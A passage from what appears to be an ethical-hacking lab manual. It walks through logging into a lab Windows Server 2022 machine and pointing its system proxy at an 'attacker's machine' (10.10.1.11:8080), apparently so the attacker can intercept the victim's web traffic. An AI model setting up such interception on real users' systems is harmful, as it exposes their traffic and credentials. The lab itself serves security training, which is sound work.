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
11. A **Proxy logs** page appears, as shown in the screenshot.



12. Now, switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.

    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

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

13. Open **Google Chrome** web browser, click the **Customize and control Google Chrome** icon, and select **Settings** from the context menu.



14. On the **Settings** page, expand **Advanced** settings and click **System** in the left-pane.



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
15. Scroll down to the **System** section and click **Open your computer's proxy settings** to configure a proxy.



16. A **Settings** window appears, with the **Proxy** settings in the right pane.
17. In the **Manual proxy setup** section, make the following changes:
    - Under the **Use a proxy server** option, click the **Off** button to switch it **On**.
    - In the **Address** field, type **10.10.1.11** (the IP address of the attacker's machine, here, **Windows 11**).
    - In the **Port** field, type **8080**.
    - Click **Save**.

